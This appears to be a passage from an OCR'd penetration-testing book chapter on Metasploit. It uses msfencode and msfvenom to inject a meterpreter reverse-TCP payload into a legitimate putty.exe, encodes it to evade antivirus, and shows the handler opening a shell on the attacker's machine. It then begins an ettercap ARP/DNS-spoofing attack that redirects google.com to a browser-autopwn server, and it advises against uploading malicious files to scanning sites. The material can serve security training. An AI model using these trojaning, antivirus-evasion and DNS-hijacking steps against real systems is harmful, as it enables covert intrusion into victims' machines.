
All of the methods discussed previously will work only if we are able to bypass security measures such as firewall and antiviruses running on the target systems.

However, we have built-in tools in Metasploit, which will do the honors for bypassing detection by security software or decreasing the detection rates.

In Metasploit, we have two different methods we can use to avoid antivirus detections. Let's focus on what these methods are and how we can use them to bypass detection and get the work done in no time.


msfencode

The `msfencode` tool provides features for encoding the payload in different formats, which might evade detection mechanisms. It has a clear process of skipping bad characters, and it can encode payloads into normal-looking executables, which may not catch the eye of the victim. The best part is, it keeps the functionality of the template intact, which is the nonmalicious file. Let's have a look at various options that come as part of this tool:



```
root@root:~# msfencode -h

    Usage: /opt/framework/msf3/msfencode <options>

OPTIONS:

    -a <opt>  The architecture to encode as
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -c <opt>  The number of times to encode the data
    -d <opt>  Specify the directory in which to look for EXE templates
    -e <opt>  The encoder to use
    -h        Help banner
    -i <opt>  Encode the contents of the supplied file path
    -k        Keep template working; run payload in new thread (use with -x)
    -l        List available encoders
    -m <opt>  Specifies an additional module search path
    -n        Dump encoder information
    -o <opt>  The output file
    -p <opt>  The platform to encode for
    -s <opt>  The maximum size of the encoded data
    -t <opt>  The output format: raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,ex
e,exe-small,elf,macho,vba,vbs,loop-vbs,asp,war
    -v        Increase verbosity
    -x <opt>  Specify an alternate executable template
```

The `msfencode` command offers various switches that can be used to generate a variety of ShellCode/payloads. Let's now backdoor a normal-looking executable file with `msfencode` and test its working:




```
root@root:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.65.132 L
PORT=4444 R| msfencode -t exe -x /root/Desktop/putty.exe -o /root/Desktop/Enco
ded.exe -e x86/shikata_ga_nai -c 5 -k
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)

root@root:~# 
```

The preceding command will use a template and hide our backdoor file in it, which is our nonmalicious `putty.exe` program file.

In the previous statement we used `putty.exe` and injected our payload into it. We created the payload using `msfpayload`, and we embedded this payload into the `putty.exe` file and encoded the same using the `shikata_ga_nai` encoder with five iterations. However, using an encoder will encode the file and modify its signatures, which can help in bypassing antiviruses. We used the `-t` switch to denote the type of backdoor file, that is, `exe`. The `-x` switch denotes the template of `exe` to generate a build, which is our nonmalicious file `putty.exe`. The `-o` switch denotes the name of the output executable file. The `-c` switch denotes the number of iterations for encoding. The `-k` switch is used to keep the elegance and working of the nonmalicious file, as a non-working file may catch the eye of the victim.

We send or upload the `putty.exe` file to the Internet and allow the victim to open this file. Meanwhile, we need to set up a handler for the incoming connection, as shown in the following screenshot:



When the victim runs the `putty.exe` file, let's look at the attacker side where our handler is waiting for incoming connections:


```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.65.132:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 1 opened (192.168.65.132:4444 -> 192.168.65.129:1088)
at 2013-11-07 12:47:58 -0500

meterpreter > 
```

We can see that we get the meterpreter shell on the target system with ease. In the previous chapters, we have seen how we can use `msfencode` to generate various kinds of ShellCode. Let's have a look at another utility that can perform the same function as msfencode.

msfvenom


The `msfvenom` tool is a utility that combines the functionality of both `msfpayload` and `msfencode`. Therefore, we do not need to pipe the output of one to the input of the other as we did in the previous method with `msfencode` and `msfpayload`.

Another advantage of `msfvenom` is the speed of generating ShellCode and payloads. It generates both of them much more quickly than previously discussed methods as shown in the following screenshot:



```
root@root:~# msfvenom -h
Usage: /opt/framework/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    [payload]       Payload to use. Specify a '-' or stdin to
 use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, enc
oders, nops, all
    -n, --nopsled    [length]        Prepend a nopsled of [length] size on to
the payload
    -f, --format     [format]        Format to output results in: raw, ruby, r
b, perl, pl, c, js_be, js_le, java, dll, exe, exe-small, elf, macho, vba, vbs,
 loop-vbs, asp, war
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       [architecture]  The architecture to use
        --platform   [platform]
                                     The platform of the payload
    -s, --space      [length]        The maximum size of the resulting payload
    -b, --bad-chars  [list]          The list of characters to avoid example:
'\x00\xff'
    -i, --iterations [count]         The number of times to encode the payload
    -c, --add-code   [path]          Specify an additional win32 shellcode fil
e to include
    -x, --template   [path]          Specify a custom executable file to use a
s a template
    -k, --keep                       Preserve the template behavior and inject
 the payload as a new thread
    -h, --help                       Show this message
root@root:~# 
```


As we can see in the preceding screenshot, there are plenty of options here too. Let's take a further step and generate an executable with the same template as we did with previous methods:



```
root@root:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.65.132 LPORT=4444 -f exe -e x86/shikata_
ga_nai -x /root/Desktop/putty.exe -k > /root/Desktop/abc.exe
```


The `-f` switch here denotes the format of the output. The `-e` switch denotes the encoder to use. The `-x` switch denotes the template that is our nonmalicious file. The `-k` switch denotes keeping the elegance and functionality of the base file in the malicious file. The `-p` switch is used to ask `msfvenom` to use the payload as meterpreter reverse TCP with its associated options, and so on and so forth. We have also echoed the output into an executable file as `abc.exe` using the `>` operator.

Let's see if this works or not:



Host Name (or IP address):
Port: 22
Connection type: Raw Telnet Rlogin [✓ SSH] Serial
Close window on exit: Always Never [✓ Only on clean exit]

The file loads correctly. Let's now check for the back connection to the attacker's machine:



```
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LPORT 444
LPORT => 444
msf  exploit(handler) > set LHOST 192.168.65.132
LHOST => 192.168.65.132
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.65.132:444
[*] Starting the payload handler...
^C[-] Exploit exception: Interrupt
[*] Exploit completed, but no session was created.
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.65.132:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 1 opened (192.168.65.132:4444 -> 192.168.65.129:1094) at 2013-11-07 13:00:05 -0500

meterpreter >
```

We got the meterpreter session back to the attacker's machine with ease.

The encoders demonstrated here might not be able to go undetected every time. However, less detection is expected. For gaining completely undetected encoding schemes, switch to the MSF PRO version.

Cautions while using encoders

We should use encoders with care. An over-iterated payload might not work properly. It is advisable to encode the payload with random number of iterations and test it against proper working. The care to be taken when encoding payload is twofold as follows:

- Do not over-iterate the payload
- Never upload your malicious files on virus-testing sites

Important considerations that an encoded file must overcome are:

- The file is not executed (not loaded in main memory), but it is scanned for infection.
- The file is not explicitly scanned. However, it is executed. It gets loaded in the main memory, and the antivirus's real-time protection flags mark it as infected.

Refer to an excellent resource for bypassing antivirus detection by my friend Hassan using sharp syringe method at `http://www.exploit-db.com/wp-content/themes/exploit/docs/20420.pdf`.

Conjunction with DNS spoofing

The primary motive behind all attacks on a victim's system is gaining access with minimal detection and least risk of catching the eye of the victim.

Now, we have seen the traditional browser autopwn attack and a modification of it to hack into the website's target audience as well. Still, we have the constraint of sending the link to the victim somehow.


In this attack, we will conduct the same browser autopwn attack on the victim but in a different prospective. Here, we will not send any link to the victim, that is we will allow victim to browse normally.

This attack will work only in the LAN environment. This is because in order to execute this attack, we need to perform ARP spoofing, which we can perform only under the LAN environment. However, if we can modify the hosts file of the remote victim somehow, we can also perform this over a WAN.

Tricking victims with DNS hijacking


Let's get started. Here, we will conduct an ARP spoofing/poisoning attack against the victim and will poison his DNS queries with fake ones. Therefore, if the victim tries to open a common website, such as `http://google.com`, which is most commonly browsed, he or she will get browser autopwn service in return which will let his/her system get attacked by the browser autopwn service.

We will first create a list of entries for DNS poisoning so that whenever a victim tries to open a domain, the name of the domain points to the IP address of our browser autopwn service instead of `http://www.google.com` as shown in the following screenshot:




```
root@root:~# locate etter.dns
/usr/local/share/videojak/etter.dns
/usr/share/ettercap/etter.dns
```

In this example, we will use one of the most popular sets of ARP poisoning tools, that is, `ettercap`. First, we will search the file and create a fake DNS entry in it. This is important because when a victim will try to open the website instead of its original IP, he or she will get our custom-defined IP address. In order to do this, we need to modify the entries in the `etter.dns` file as shown in the following screenshot:




```
root@root:~# nano /usr/share/ettercap/etter.dns
```

We need to make the following changes in this section:




```
google.com          A    192.168.65.132
microsoft.com       A    198.182.196.56
*.microsoft.com     A    198.182.196.56
www.microsoft.com   PTR  198.182.196.56
```

This entry will send the IP address of the attacker's machine whenever a victim makes a request for `http://google.com`. After creating an entry, save this file and open **ettercap** using the command shown in the following screenshot:




```
root@root:~# ettercap -G
```


The preceding command will launch **ETTERCAP** in graphical mode as shown in the following screenshot:



The next step is to select the **Unified sniffing** option from the **Sniff** tab and choose the interface as your default interface, which is **eth0** as shown in the following screenshot:




The next step is to scan the range of the network to identify all of the hosts that are present on the network, which includes the victim and the router too as shown in the following screenshot:




```
 28 plugins
 39 protocol dissectors
 53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
```

Depending upon the range of addresses, all of the scanned hosts are filtered upon their existence, and all existing hosts on the network are added to the host list as shown in the following screenshot:



```
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
```

To open the host list, we need to navigate to the **Hosts** tab and select **Host List** as shown in the following screenshot:




IP Address	MAC Address	Description
192.168.65.1	00:50:56:C0:00:08	
192.168.65.2	00:50:56:F0:D4:A1	
192.168.65.129	00:0C:29:AB:C4:13	
